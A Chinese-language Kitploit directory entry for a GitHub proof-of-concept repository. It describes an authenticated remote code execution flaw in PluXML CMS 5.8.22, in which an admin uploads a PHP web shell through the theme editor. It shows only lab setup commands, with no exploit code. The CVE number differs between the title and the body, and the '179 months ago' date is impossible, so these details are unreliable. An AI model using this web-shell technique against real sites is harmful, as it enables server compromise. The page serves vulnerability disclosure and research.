
Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-67435 — 在 PluXML CMS 版本 5.8.22 中发现了一个严重的远程代码执行(RCE)漏洞。该漏洞允许经过认证的管理员通过主题编辑器功能上传恶意 PHP Web Shell,从而在 Web 服务器上执行任意 PHP 代码。 | Kitploit
工具/GitHubGitHub/rajchowdhury240/cve-2025-67435
漏洞分析代码分析漏洞利用Web应用程序漏洞利用渗透测试Payload 开发
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

在 PluXML CMS 版本 5.8.22 中发现了一个严重的远程代码执行(RCE)漏洞。该漏洞允许经过认证的管理员通过主题编辑器功能上传恶意 PHP Web Shell,从而在 Web 服务器上执行任意 PHP 代码。

查看仓库
179个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2025-67436

PluXml CMS 5.8.22 中的认证远程代码执行(RCE)

研究人员:Chowdhury Faizal Ahammed



安装

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start
